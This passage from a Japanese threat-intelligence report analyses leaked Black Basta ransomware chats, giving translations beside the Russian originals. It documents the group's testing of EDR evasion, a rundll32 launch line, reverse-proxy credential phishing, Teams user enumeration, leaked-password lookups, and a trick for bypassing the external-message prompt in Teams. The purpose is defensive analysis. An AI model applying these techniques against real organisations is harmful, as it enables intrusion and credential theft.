に送られるし、解析結果も即取得、デフォルトで実験室での起動もあると思う [2024-04-17 07:37:37][gg]：えげつないな [2024-04-17 07:37:54][gg]：CrowdStrike Falcon の動作確認してみて	2024-04-17 07:30:04, nickolas:talks.icu, Crowd Strike Falcon SentinelOne Sophos Intercept X Advanced with XDR Cisco EDR TrendMicro (ApexOne) + еще докуплю сегодня Symantec Endpoint Security Webroot Endpoint Protection 2024-04-17 07:30:29, @nickolas:talks.icu, Какие то может у тебя есть пожелания по ЕДР ？ 2024-04-17 07:30:34, @usernamegg:matrix.bestflowers247.online, Crowd Strike Falcon 2024-04-17 07:30:37, @usernamegg:matrix.bestflowers247.online, вот она самый пиздец 2024-04-17 07:30:40, @usernamegg:matrix.bestflowers247.online, она все дает делать 2024-04-17 07:30:42, @nickolas:talks.icu, Это уже есть 2024-04-17 07:30:43, @usernamegg:matrix.bestflowers247.online, следит за тобой 2024-04-17 07:30:46, @usernamegg:matrix.bestflowers247.online, не убивает сразу 2024-04-17 07:30:49, @usernamegg:matrix.bestflowers247.online, роисует карту за тобой 2024-04-17 07:30:57, @usernamegg:matrix.bestflowers247.online, потом выпиливает разом все 2024-04-17 07:31:05, @usernamegg:matrix.bestflowers247.online, с ней ничег оне сделать 2024-04-17 07:31:05, @nickolas:talks.icu, так там в морду падает вся аналитика 2024-04-17 07:31:10, @nickolas:talks.icu, в целом везде так

[2024-04-17 07:37:57][nickolas]：自前のツール全部テストで網羅しないとね [2024-04-17 07:38:02][nickolas]：それでどこに抜け道があるか探す [2024-04-17 07:38:11][nickolas]：うん、今日はインストールするよ [2024-04-17 07:38:23][nickolas]：ライセンスも用意済み、数台分だけ取っておいた [2024-04-17 07:38:33][gg]：それで一つ面白いことがある [2024-04-17 07:38:41][gg]：ロッカーを起動すると再起動に入る [2024-04-17 07:38:56][gg]：今はそういうネットワークでは ESXi だけをロックしてる [2024-04-17 07:39:03][nickolas]：たぶんファイル暗号化へのプロアクティブな防御だろうね ） [2024-04-17 07:39:18][nickolas]：あと Active Directory 保護の仕組みもある	2024-04-17 07:31:14, @usernamegg:matrix.bestflowers247.online, она дает работать даже самым палевным файлом 2024-04-17 07:31:39, @nickolas:talks.icu, В сентинеле прямо в морде есть кнопка, изоляции хоста) 2024-04-17 07:31:59, @nickolas:talks.icu, Увидел сработку вердоноса, нажал кнопку изолировать из морды, все)) 2024-04-17 07:32:47, @nickolas:talks.icu, Все семплы летят сразу на вирус тотал, у тебя тут же и аналитика по файлу, думаю и запуски в их лаборатории тоже идут по дефолту 2024-04-17 07:37:37, @usernamegg:matrix.bestflowers247.online, жестко 2024-04-17 07:37:54, @usernamegg:matrix.bestflowers247.online, Crowd Strike Falcon посмотри как там работает 2024-04-17 07:37:57, @nickolas:talks.icu, Нужно тестами все свое по покрывать 2024-04-17 07:38:02, @nickolas:talks.icu, И искать дыры, где мы можем что-то выкружить 2024-04-17 07:38:11, @nickolas:talks.icu, да, мы сегодня его накатим 2024-04-17 07:38:23, @nickolas:talks.icu, у меня лицуха уже лежит, взял пока на несколько компов 2024-04-17 07:38:33, @usernamegg:matrix.bestflowers247.online, там еще прикол с ним 2024-04-17 07:38:41, @usernamegg:matrix.bestflowers247.online, что он в перезагрузку уходит когда локер на нем запускаешь 2024-04-17 07:38:56, @usernamegg:matrix.bestflowers247.online, там только esxi лочим ща на такихх сетках 2024-04-17 07:39:03, @nickolas:talks.icu, ну это думаю проактивная защита от шифрования файлов)

	2024-04-17 07:39:18, @nickolas:talks.icu, у них еще есть системы для защиты АД

CrowdStrike による検出を回避しようとする様子

日本語訳	原文
[2024-05-22 08:44:40][chuck]：burrito：<Masked：IP アドレス>_443.bin.dll は CrowdStrike に検出される [2024-05-22 09:25:36][muaddib6]：了解。作り直すよ [2024-05-22 11:01:05][burito]：やあ、了解。自分も作り直すよ [2024-05-22 11:07:55][chuck]：複製版は問題なかったよ、rundll32 file.exe,DllRegisterServer で実行すればだけど [2024-05-22 11:08:01][chuck]：※正しくは：rundll32 file.dll,DllRegisterServer で実行すればね [2024-05-22 11:09:38][muaddib6]：了解。それでも、きれいにするために作り直すよ。	2024-05-22 08:44:40, @chuck:talks.icu, burrito: <Masked：IP アドレス>_443.bin.dll палит crowdstrike 2024-05-22 09:25:36, @muaddib6:matrix.org, Понял. переделываю. 2024-05-22 11:01:05, @burito:matrix.bestflowers247.online, Привет, ок, переделаю 2024-05-22 11:07:55, @chuck:talks.icu, > <@muaddib6:matrix.org> Понял. переделываю. размноженый норм оказался, если запускать rundll32 file.exe,DllRegisterServer 2024-05-22 11:08:01, @chuck:talks.icu, > <@muaddib6:matrix.org> Понял. переделываю. * размноженый норм оказался, если запускать rundll32 file.dll,DllRegisterServer 2024-05-22 11:09:38, @muaddib6:matrix.org, Понял. Все равно переделываю чтобы чистый был.

マニュアルを読み込み、ラボ環境でテストを行う必要があることを主張している様子

日本語訳	原文
[2024-05-08 09:04:36][nickolas]：昨晩は夜中まで SIEM／IDS／IPS に関する様々な資料を見ていました。 [2024-05-08 09:07:02][nickolas]：これらすべてを自分たちの環境に導入してテストする必要があります。少なくとも、いくつかの有名ベンダーの製品は試すべきです。テスト環境で実際の企業条件を再現するのは難しいですが、盲目の子猫のままでいる方がもっと厄介です。 [2024-05-08 09:09:55][nickolas]：このすべてをどこに向けていくのかを一緒に考える必要があります。ターゲットは何でも手に入れられます。日に日に、これをどう組み合わせていけるかのイメージが明確になってきています。すべてが高い	2024-05-08 09:04:36, @nickolas:talks.icu, Я вчера пол ночи еще смотрел различные материалы по SIEM ¥ IDS ¥ IPS 2024-05-08 09:07:02, @nickolas:talks.icu, Надо ставить это все у себя, и тестировать, хотя бы продукты от некоторых топ вендоров. Сложно будет воспроизвести реальные условия корпа в тестовой среде, но еще тяжелее быть слепым котенком. 2024-05-08 09:09:55, @nickolas:talks.icu, Нужно совместно думать, куда мы можем это все направлять, таргетов я любых достану, у меня с каждым днем все лучше и лучше складывается картинка, как все это можно увязывать. Нужно

成功率で処理されるようなメカニズムを構築する必要があります。	выстраивать механику, что бы это все конвертилось в большой % успешной обработки.

また、下記の会話から VirusTotal、オンラインサンドボックスの Hybrid Analysis や Triage を利用して、作成したファイルが検知されるかどうか確かめていることが分かる。

オンラインサンドボックスの解析結果を共有している様子

日本語訳	原文
[2023-09-20 18:43:42][w]：新しいビルドを作る必要がある [2023-09-20 18:43:47][w]：新しい VBS を作成する [2023-09-20 18:43:52][w]：それをリンクに流す [2023-09-20 18:43:58][w]：新しいものが入ってくるなら新しい VBS で対応するように [2023-09-20 18:44:16][w]：新しいビルドをロードしてもおそらく何も変わらないだろう [2023-09-20 18:54:14][w]： https://www.hybrid-analysis.com/sample/8b5c0cdfff949c42241546ea4fee9c4aa0af70a23c7e204d66f9bacb034e544b [2023-09-20 18:54:17][w]：LNK ファイルの検出 [2023-09-20 18:54:30][w]： https://tria.ge/230920-w2lnaabh93	2023-09-20 18:43:47, @w:matrixtcFJHPDblmt2rg.network, сделать новый vbs 2023-09-20 18:43:52, @w:matrixtcFJHPDblmt2rg.network, и пролить на линки 2023-09-20 18:43:58, @w:matrixtcFJHPDblmt2rg.network, чтобы если новые будут идти, то с новым vbs 2023-09-20 18:44:16, @w:matrixtcFJHPDblmt2rg.network, если билд им новый прогрузить вряд ли что изменится 2023-09-20 18:54:14, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/8b5c0cdfff949c42241546ea4fee9c4aa0af70a23c7e204d66f9bacb034e544b 2023-09-20 18:54:17, @w:matrixtcFJHPDblmt2rg.network, детект на лнк 2023-09-20 18:54:30, @w:matrixtcFJHPDblmt2rg.network, https://tria.ge/230920-w2lnaabh93

オンラインサンドボックスと VirusTotal の結果を共有している様子

日本語訳	原文
[2023-10-16 13:40:36][w]：コピーもっと作る？ [2023-10-16 13:40:52][gg]：JS はこっちで複製するよ [2023-10-16 15:33:43][w]：そっちはどう？ [2023-10-16 15:33:45][w]：実行した？ [2023-10-16 15:38:17][gg]：++ [2023-10-16 15:39:01][w]：何か動いてる？ [2023-10-16 15:38:40][gg]：スクリーンショット 2023-10-16 18.25.50.png [2023-10-16 15:39:33][gg]：そっちはどう？ [2023-10-16 15:45:01][w]：修正を仕上げてるところ [2023-10-16 15:45:05][w]：もうすぐすべて完了するよ [2023-10-16 15:50:53][gg]：++ [2023-10-16 15:50:54][gg]：待ってる [2023-10-16 16:30:18][w]：https://www.hybrid-analysis.com/sample/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f [2023-10-16 16:30:22][w]：https://www.virustotal.com/gui/file/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f/detection [2023-10-16 16:30:31][w]：JS はすべてのウイルス対策ソフトで完全にクリーンだよ	2023-10-16 13:40:36, @w:matrixtcFJHPDblmt2rg.network, делать больше копий? 2023-10-16 13:40:52, @usernamegg:matrix.bestflowers247.online, мы сами размножим js 2023-10-16 15:33:43, @w:matrixtcFJHPDblmt2rg.network, ну как у вас там? 2023-10-16 15:33:45, @w:matrixtcFJHPDblmt2rg.network, запустили? 2023-10-16 15:38:17, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:39:01, @w:matrixtcFJHPDblmt2rg.network, идет что то? 2023-10-16 15:38:40, @usernamegg:matrix.bestflowers247.online, Снимок экрана 2023-10-16 в 18.25.50.png 2023-10-16 15:39:33, @usernamegg:matrix.bestflowers247.online, у тебя как там ? 2023-10-16 15:45:01, @w:matrixtcFJHPDblmt2rg.network, доделываю фиксы 2023-10-16 15:45:05, @w:matrixtcFJHPDblmt2rg.network, и скоро все будет готово 2023-10-16 15:50:53, @usernamegg:matrix.bestflowers247.online, ++ 2023-10-16 15:50:54, @usernamegg:matrix.bestflowers247.online, жду 2023-10-16 16:30:18, @w:matrixtcFJHPDblmt2rg.network, https://www.hybrid-analysis.com/sample/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f 2023-10-16 16:30:22, @w:matrixtcFJHPDblmt2rg.network,

	https://www.virustotal.com/gui/file/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f/detection 2023-10-16 16:30:31, @w:matrixtcFJHPDblmt2rg.network, JS полностью чист для всех AB если что

流出したチャットログには検知回避に関する会話がまだ存在しているものの、上記のやりとりだけでもBlack Bastaはセキュリティ製品による検知を回避することに関心を持ち、検証環境を用意して攻撃の成功確率を向上させようとしていることが把握できる。また、単にセキュリティ製品を取りそろえて検知回避をしようというだけでなく、攻撃グループはできる限り攻撃対象の環境に近い検証環境を再現しようとしている様子が分かった。

こうした攻撃グループの取り組みから防御側が学ぶべきことは単にセキュリティソリューションを導入すれば問題ないという意識を捨て去ることにある。攻撃側は検知回避のために様々なセキュリティ製品を検証するのみならず、再現度の高い検証環境を用いて、侵入の痕跡を最小限に抑える工夫を絶えず行っていると想定する必要がある。必然的に防御側も単にセキュリティ製品のみに依存するのではなく、通常とは異なる挙動を検知できるようにしておく多層防御、監視の体制を整えなければ、高度な攻撃に対して十分な防御体制を構築できないということを再度認識する必要があるといえる。

5.4 フィッシング手法

初期侵入手段として有名なフィッシング攻撃は、正規の企業や団体を装った偽のメッセージを送信して不正に認証情報を搾取し、マルウェアを実行させようとする攻撃である。

チャットログから、Black Basta もフィッシング攻撃を初期侵入手段として利用しており、オンライン記事でフィッシングの手口を学習し、フィッシングサイト作成に関する技術的な相談を行っている様子が確認できた。

フィッシング攻撃に関する相談 1

日本語訳	原文
[17:10:57] AA: マイクロソフト向けの（フィッシング）コーポレート用なら、こっちの方が良い	[17:10:57] AA: для майкрософта по корпам лучше
[17:11:01] AA: でも、もう一つ気になる点がある	[17:11:01] AA: но тут еще момент
[17:11:13] AA: 各会社で認証時の画像が違うんだ	17:11:13] AA: у каждой комапии своя картинка на авторизацию
[17:11:22] _: 読み込んでる	[17:11:22] _: подгружаем
[17:11:24] AA: まずはスピアポイントを送りたかったんだ	[17:11:24] AA: я точку спера хотел бы прослать
[17:11:45] AA: うん	[17:11:45] AA: ага
[17:11:57] AA: フェイク用に画像を変更するのって、どのくらい時間かかる？	[17:11:57] AA: сколько времение занимаем менять картинку для фейка ?
[17:12:07] _: 自動で読み込まれるよ	[17:12:07] _: она автоматически грузится
[17:12:12] _: アップロードは不要	[17:12:12] _: её не надо загружать
[17:12:14] _: 手動では	[17:12:14] _: руками
[17:12:21] _: それとも、どういう意味？	[17:12:21] _: или что ты имеешь ввиду
[17:12:49] AA: <Masked：フィッシング URL>	[17:12:49] AA: <Masked：フィッシング URL>
[17:12:59] AA: ここで <Masked：メールアドレス>を入力してみて	[17:12:59] AA: вводи там <Masked：メールアドレス>
[17:13:15] AA: 認証用の画像、どんなのが出るか見える？	[17:13:15] AA: видишь какая у них картинка для авторизации ?
[17:13:21] AA: 次に <Masked：メールアドレス> を入れてみて	[17:13:21] AA: а теперь вводи <Masked：メールアドレス>
[17:13:23] AA: 全然違うでしょ	[17:13:23] AA: совсем дргая
[17:13:29] AA: <Masked：メールアドレス>も	[17:13:29] AA: <Masked：メールアドレス>
[17:13:32] AA: 同じく（違う）	[17:13:32] AA: аналогично
[17:13:36] _: その画像たち見たことある	[17:13:36] _: я видел эти картинки
[17:13:42] _: オリジナルと同じように読み込んでるよ	[17:13:42] _: мы грузим их также как оригинал

フィッシング攻撃に関する相談 2

日本語訳	原文
[17:14:58] AA: ほら、SSO（シングルサインオン） [17:15:20] AA: >「オリジナルと同じように読み込んでる」って、でも君はどうやって取ってるの？ [17:15:31] AA: もし俺が一度に 10 社分送ったらどうなる？ [17:15:41] _： それってリバースプロキシだから、オリジナルにリクエストを送って、そのレスポンスを受け取ってるだけだよ [17:15:52] _： メール（＝リクエスト）で送れば、画像のアドレスが返ってくる [17:16:04] _： 何社分送っても関係ない [17:16:11] _： ただ、ひとつ問題がある [17:16:23] _： 各社で ADFS のアドレスが違うんだけど、こっちは全部一つのアドレスにしてる [17:16:28] _： それがバレやすい [17:16:42] _： しかも、ドメインが放置されてる（使い捨てっぽい）感じで見た目が怪しいし、種類も少ない [17:17:02] AA: ドメインか [17:17:07] AA: 放置ドメイン（笑） [17:17:13] AA: まあ、仕方ないな [17:17:19] AA: でも一応試してみる価値はある [17:17:28] AA: 何かしら成果は出ると思う [17:17:47] AA: それで、入力されたクレデンシャル（認証情報）ってちゃんと回収されるの？ [17:18:03] _： クレデンシャルは回収されるよ [17:18:06] _： Okta のも ADFS のも両方ね [17:18:19] _： それに複数回の入力試行も [17:18:22] _： 同様に記録される [17:18:40] _： それに、ログインに失敗した無効なやつも含めて全部ね	[17:14:58] AA: вот sso [17:15:20] AA: > мы грузим их также как оригинал а как ты их берешь ? [17:15:31] AA: если я буду слать разом 10 команий ? [17:15:41] _: это же реверс-прокси, мы посылаем запрос на ориг и принимаем ответ [17:15:52] _: если послать запрос мылом то он отдаёт адрес картинки в ответе [17:16:04] _: не важно сколько слать [17:16:11] _: но есть проблема одна [17:16:23] _: у разных компаний разный адрес адфс но у нас он только один на все [17:16:28] _: что палево [17:16:42] _: ну и ещё домены брошенки очень страшно выглядят и выборка небольшая их [17:17:02] AA: домен [17:17:07] AA: брошенка) [17:17:13] AA: ну ничего [17:17:19] AA: попробовать все равно стоит [17:17:28] AA: я думаю должен выйти толк с этого [17:17:47] AA: а креды которые он вводит они собраються ? [17:18:03] _: креды да [17:18:06] _: и от окты и от адфс тоже [17:18:19] _: и несколько попыток ввода [17:18:22] _: также [17:18:40] _: как и те которые не смогли завершить вход т.е. это невалид

Microsoft Teams を利用したフィッシング

日本語訳	原文
[2023-09-29 11:28:52][gg]：https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/#:~:text=A%20new%20phishing%20campaign%20is,365%20accounts%20to%20other%20organizations [2023-09-29 11:28:58][gg]：これがやつらの手口だ ～～～ 中略 ～～～ [2023-09-29 11:36:55][lapa]：すごいな、もしTeams で制限なしにいろんなコネクターに送れるなら最高だった [2023-09-29 11:37:26][lapa]：でも俺はテスト用のアカウントを作ったけど、法人じゃないから、普通には企業の社員にはメッセージ送れなかった [2023-09-29 11:38:09][lapa]：まあいいや、しばらくはTeams に何も送らないでおく、制限多すぎるし [2023-09-29 11:38:54][lapa]：多分それでみんな企業の VNC を求めてるんだろうな [2023-09-29 11:39:20][lapa]：同じ IP アドレスからログインするために	2023-09-29 11:28:52, @usernamegg:matrix.bestflowers247.online, https://www.bleepingcomputer.com/news/security/microsoft-teams-phishing-attack-pushes-darkgate-malware/#:~:text=A%20new%20phishing%20campaign%20is,365%20accounts%20to%20other%20organizations 2023-09-29 11:28:58, @usernamegg:matrix.bestflowers247.online, вот их способ [omitted] 2023-09-29 11:36:55, @lapa:matrix.bestflowers247.online, круто, если бы через тимс можно было бы в разные конкторы написать, без ограничений 2023-09-29 11:37:26, @lapa:matrix.bestflowers247.online, но я создал акк тестовый, не корп, и нифига, просто так не написать сотруднику компании 2023-09-29 11:38:09, @lapa:matrix.bestflowers247.online, ладно, я все же пока под тимс ничего писать не буду, потому что много в нем не прошлю 2023-09-29 11:38:54, @lapa:matrix.bestflowers247.online, видимо ребята поэтому и просят внс от корпов 2023-09-29 11:39:20, @lapa:matrix.bestflowers247.online, чтобы войти в аккаунт с того же айпишника

チャットログを詳しく見ていくと洗練された方法で用いて標的を選別し、攻撃の成功確率を向上させる取り組みを行っていることが明らかとなった。本節では Black Basta がフィッシング攻撃の精度を高めるための手口をチャットログから追っていく。


TeamsEnum を利用したメールアドレスの検証

Black Basta はフィッシング攻撃の際に、闇雲にフィッシング攻撃を仕掛けることはしておらず、まず、メールアドレスが企業アカウントに紐づいているかどうかを検証していることが分かった。この目的のために TeamsEnum と呼ばれるオープンソースのツールを用いてその検証を行い、実際に存在する企業ユーザーのみを選別している様子がうかがえた。

TeamsEnum の言及

日本語訳	原文
[2023-10-05 15:44:38][gg]：このチェッカー（<Masked：URL>）を使えば、Teams にいる自社のコーポレートアカウントをすべてチェックできるよ。 [2023-10-05 15:44:51][gg]：このソフトは、Teams 上にそのメールが存在するかどうかを確認して、それが企業（コーポ）かどうか教えてくれる。	2023-10-05 15:44:38, @usernamegg:matrix.bestflowers247.online, нам можно отчекать все наши корпы кто сидит в тимс чекером вот этим <Masked：URL> 2023-10-05 15:44:51, @usernamegg:matrix.bestflowers247.online, вот этот софт чекает наличие почты в teams и пишет тебе корпа это или нет

なお、TeamsEnum の動作概要は下記の通りである。チャットログを確認する限り、下図の応答パターン 2 のデータを積極的に収集していたことが推測できる。



応答パターン

1. ユーザーが存在しない：空の応答（ステータスコード 200）
2. ユーザーが存在し、外部アクセスが有効：ユーザー情報とプレゼンス情報
3. ユーザーが存在するが、外部アクセスが無効：空の応答（ステータスコード 403）
4. ユーザーが存在するが、Teams ライセンスなし：空の応答（ステータスコード 200）

アカウントに紐づくパスワードの取得

有効なアカウントとともに必要となる情報がそのアカウントに紐づくパスワードである。Black Basta はチャット内にて Intelx[.]io を用いてアカウントに紐づくパスワード検索していた様子が確認できた。API も提供されており、Black Basta は有効なメールアドレスとパスワードを効率的に集めていたことが推測できる。こうして得られた正規のアカウント情報を用いて標的となる企業に侵入していたと考えられる。

Intelx[.]io の言及

日本語訳	原文
[2024-05-14 17:05:27][nickolas]：https://identity.intelx.io/ [2024-05-14 17:05:35][nickolas]：ここなら日付をうまく使って検索できる。 [2024-05-14 17:05:55][nickolas]：一般検索では何も役に立たない。API を使うか、このインターフェイス を使うしかない。 2024-05-14 17:07:07, @usernamegg:matrix.bestflowers247.online, 了解。 [2024-05-14 17:07:08][gg]：見えた。 [2024-05-14 17:07:11][gg]：便利だね。 [2024-05-14 17:07:16][gg]：https://identity.intelx.io/ – ここなら日付をうまく使える。一般検索では役に立たない。API 経由か、このインターフェイス を使うしかない。 [2024-05-14 17:10:28][nickolas]：組織のドメインを入力したら、大量のパスワードが出てきた。 [2024-05-14 17:10:35][nickolas]：あとは最適化するだけだね。	2024-05-14 17:05:27, @nickolas:talks.icu, https://identity.intelx.io/ 2024-05-14 17:05:35, @nickolas:talks.icu, вот здесь можно с датой нормально работать 2024-05-14 17:05:55, @nickolas:talks.icu, в общем поиске нефига, там или через АПИ или через этот интерфейс 2024-05-14 17:07:07, @usernamegg:matrix.bestflowers247.online, ага 2024-05-14 17:07:08, @usernamegg:matrix.bestflowers247.online, вижу 2024-05-14 17:07:11, @usernamegg:matrix.bestflowers247.online, удобно 2024-05-14 17:07:16, @usernamegg:matrix.bestflowers247.online,: https://identity.intelx.io/ вот здесь можно с датой нормально работать в общем поиске нефига, там или через АПИ или через этот интерфейс 2024-05-14 17:10:28, @nickolas:talks.icu, ввел домен организации, у тебя куча пассов 2024-05-14 17:10:35, @nickolas:talks.icu, просто надо оптимизироваться правильно

TeamsPhisher によるフィッシング攻撃

有効なメールアドレスとパスワードを集めた後、TeamsPhisher を利用して Microsoft Teams 経由でフィッシングメッセージを送信していた。当初の会話では企業の Microsoft Teams アカウントからのみ利用できるという会話が交わされていた。

TeamsPhisher の共有

日本語訳	原文
[2023-10-05 11:52:51][w]：<Masked：URL> [2023-10-05 11:52:59][w]：このクソみたいなやつは、もうメールボックスに送信できる。 [2023-10-05 11:53:04][w]：まあ、Teams 経由で。 [2023-10-05 11:53:12][gg]：<Masked：URL> [2023-10-05 11:53:15][w]：でも 1 つ欠点がある。それは企業の Teams アカウントからしか送信できないこと。	2023-10-05 11:52:51, @w:matrixtcFJHPDblmt2rg.network, <Masked：URL> 2023-10-05 11:52:59, @w:matrixtcFJHPDblmt2rg.network, а вот эта херня уже отправляет по ящикам 2023-10-05 11:53:04, @w:matrixtcFJHPDblmt2rg.network, ну по тимсу 2023-10-05 11:53:12, @usernamegg:matrix.bestflowers247.online, <Masked：URL> 2023-10-05 11:53:15, @w:matrixtcFJHPDblmt2rg.network, но в ней есть 1 минус, она умеет отправлять толдько с корп тимсов

TeamsPhisher の使い方の相談

日本語訳	原文
[2023-10-06 07:43:47][yy]：ちなみにここ（<Masked：URL>）では個人アカウント（法人プランなし）も使えるらしいよ。そしてこっち（<Masked：URL>）では企業アカウントがハードコードされてる。でも、たぶん法人アカウントは必須じゃなくて、両方とも同じ認証方法を使ってるんだと思う。俺がそう書いた。 [2023-10-06 07:48:11][hh]：おはよう [2023-10-06 07:51:42][gg]：いや、最初のスクリプトは問題ないよ。2 つ目のスクリプトでも 263 行目でメールボックス所有者の名前を探してる。ロジックはこう：スクリプトは最初に「Hi, hello, good morning」って書いて、メールにドットがあったら、それを分割して名前と苗字をメッセージに追加する。まあ重要ではないからそのままでいいかな。 <Masked：URL> - ここでは個人アカウント（法人契約なし）も使えるよ。 <Masked：URL> - こっちでは法人アカウントがハードコードされてる。個人的には法人アカウントは必須じゃないと思う。どっちのアプリケーションも同じ認証方式を使ってるし。こんな感じで書いてた。 [2023-10-06 07:51:59][gg]：スクリーンショット 2023-10-06 10:51:47 [2023-10-06 07:52:59][lapa]：今の問題は別のところだよ。 [2023-10-06 07:53:04][lapa]：インボックスに届いてないっぽい。 [2023-10-06 07:53:09][lapa]：誰も返信しない。 [2023-10-06 07:53:15][lapa]：手動で送ってもスクリプトでも同じ。 [2023-10-06 07:53:30][gg]：うん、今の問題は違う。届いてないっぽい。手動でもスクリプトでも誰も反応なし。 [2023-10-06 07:53:56][yy]：そのスクリプトで自分のアカウントに送ってみて。 [2023-10-06 07:54:23][yy]：ファイル名と“phisher”って名前が問題かも。	2023-10-06 07:43:47, @usernameyy:matrix.bestflowers247.online, здесь кстати разрешены персональные аккаунты (без корпоративного тарифа) <Masked：URL> а тут <Masked：URL> захардокжен корпоративный, я полагаю, что корпоративный аккаунт вообще не обязателен, один метод авторизации используется в обоих приложениях, вот, что я писал 2023-10-06 07:48:11, @usernamehh:matrix.bestflowers247.online, доброе утро 2023-10-06 07:51:42, @usernamegg:matrix.bestflowers247.online, а нет, в первом скрипте всё в порядке, это во втором тоже 263 строка поиск имени владельца ящика. Там короче логика такая: скрипт вначале пишет Hi, hello, good morning и если находит в почте точку, то сплитит эту почту и добавляет имя и фамилию в письмо. Ну тогда можно это оставить в принципе не так важно <Masked：URL> здесь кстати разрешены персональные аккаунты (без корпоративного тарифа) <Masked：URL> а тут <Masked：URL> захардокжен корпоративный, я полагаю, что корпоративный аккаунт вообще не обязателен, один метод авторизации используется в обоих приложениях, вот, что я писал 2023-10-06 07:51:59, @usernamegg:matrix.bestflowers247.online, Снимок экрана 2023-10-06 в 10.51.47.png 2023-10-06 07:52:59, @lapa:matrix.bestflowers247.online, сейчас поблема в другом

[2023-10-06 07:57:45][lapa]：新しいアカウント作って、その Teams から送るよ。あと、自分の普通（非ビジネス）のアカウントからも。	2023-10-06 07:53:04, @lapa:matrix.bestflowers247.online, не инбоксит же думаю нормально 2023-10-06 07:53:09, @lapa:matrix.bestflowers247.online, ни один не ответил 2023-10-06 07:53:15, @lapa:matrix.bestflowers247.online, что вручную прослал, что через тот скрипт 2023-10-06 07:53:30, @usernamegg:matrix.bestflowers247.online, сейчас поблема в другом не инбоксит же думаю нормально ни один не ответил что вручную прослал, что через тот скрипт 2023-10-06 07:53:56, @usernameyy:matrix.bestflowers247.online, попробуй на свой аккаунт послать этим скриптом 2023-10-06 07:54:23, @usernameyy:matrix.bestflowers247.online, я подозреваю что проблема с файлом и именем phish her 2023-10-06 07:57:45, @lapa:matrix.bestflowers247.online, сделайте новый акк, я отправлю с этого тимса, и еще со своего, который обычный, не бизнес

個人アカウントから法人アカウントのユーザーに対してメッセージを送るとセキュリティ警告が出る問題を回避するための手法について議論が行われている様子も確認できた。しかしながらチャットの会話を見る限り、その当時では警告を迂回する方法は修正されているようであった。

Microsoft Teams のセキュリティ警告の回避について

日本語訳	原文
[2023-10-06 09:10:27][w]：<Masked：URL> [2023-10-06 09:10:34][w]：これも読んでおくと役に立つよ。 [2023-10-06 09:11:27][lapa]：いや、スクリプトではチャット作成時にチャット名が渡されていないんだ。 ～～～ 中略 ～～～ [2023-10-06 09:11:33][w]：それと、もう一つ面白いのがある。 [2023-10-06 09:12:19][lapa]：ドキュメントがあれば、もう少し読んでみる。 [2023-10-06 09:12:35][w]：要するに、メールにパディング（余計な情報）を入れる必要はない。というのも、トラストドメインからの負荷を外せるという点で有利だし、ドメインが「汚れている」という要因は最初から無視できるから。 [2023-10-06 09:14:06][lapa]：# ターゲットユーザーの MRI を 2 回送信して「グループチャット」を作成し、「外部ユーザーのメッセージ承認」プロンプトを回避する # 参照: https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 [2023-10-06 09:14:13][lapa]：スクリプトにこんなコメントがある。 ～～～ 中略 ～～～ [2023-10-06 09:14:37][lapa]：そう、つまり同じユーザーを 2 回渡しているようだ。 ～～～ 中略 ～～～ [2023-10-06 09:14:43][lapa]：昔はこれは機能していたようだ。 [2023-10-06 09:15:08][lapa]：うん、単純に Teams で名前を変えるだけでいいんだ。 [2023-10-06 09:15:09][gg]：スクリプトでは、チャット作成時にチャット名が渡されてないね。ドキュメントがあれば読んでみるよ。 ターゲットユーザーの MRI を 2 回送信して 「グループチャット」を作成し、「外部ユーザーメッセージ承認」を回避	2023-10-06 09:10:27, @w:matrixtcFJHPDblmt2rg.network, <Masked：URL> 2023-10-06 09:10:34, @w:matrixtcFJHPDblmt2rg.network, вот тоже будет полезно прочитать 2023-10-06 09:11:27, @lapa:matrix.bestflowers247.online, ну в скрипте при создании чата не передается название чата [omitted] 2023-10-06 09:11:33, @w:matrixtcFJHPDblmt2rg.network, так же вот еще интересное 2023-10-06 09:12:19, @lapa:matrix.bestflowers247.online, еще почитаю документацию, если есть такая 2023-10-06 09:12:35, @w:matrixtcFJHPDblmt2rg.network, кароче тебе не надо делать прокалдку в письме, ибо ты по сути выиграешь тем, что у тебя нагрузка скачивается с траст домена и можно сразу отбросить тот фактор, что домен грязный 2023-10-06 09:14:06, @lapa:matrix.bestflowers247.online, # Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 2023-10-06 09:14:13, @lapa:matrix.bestflowers247.online, тут такой комент в скрипте [omitted] 2023-10-06 09:14:37, @lapa:matrix.bestflowers247.online, и да он какбы два раза передает пользователя [omitted]

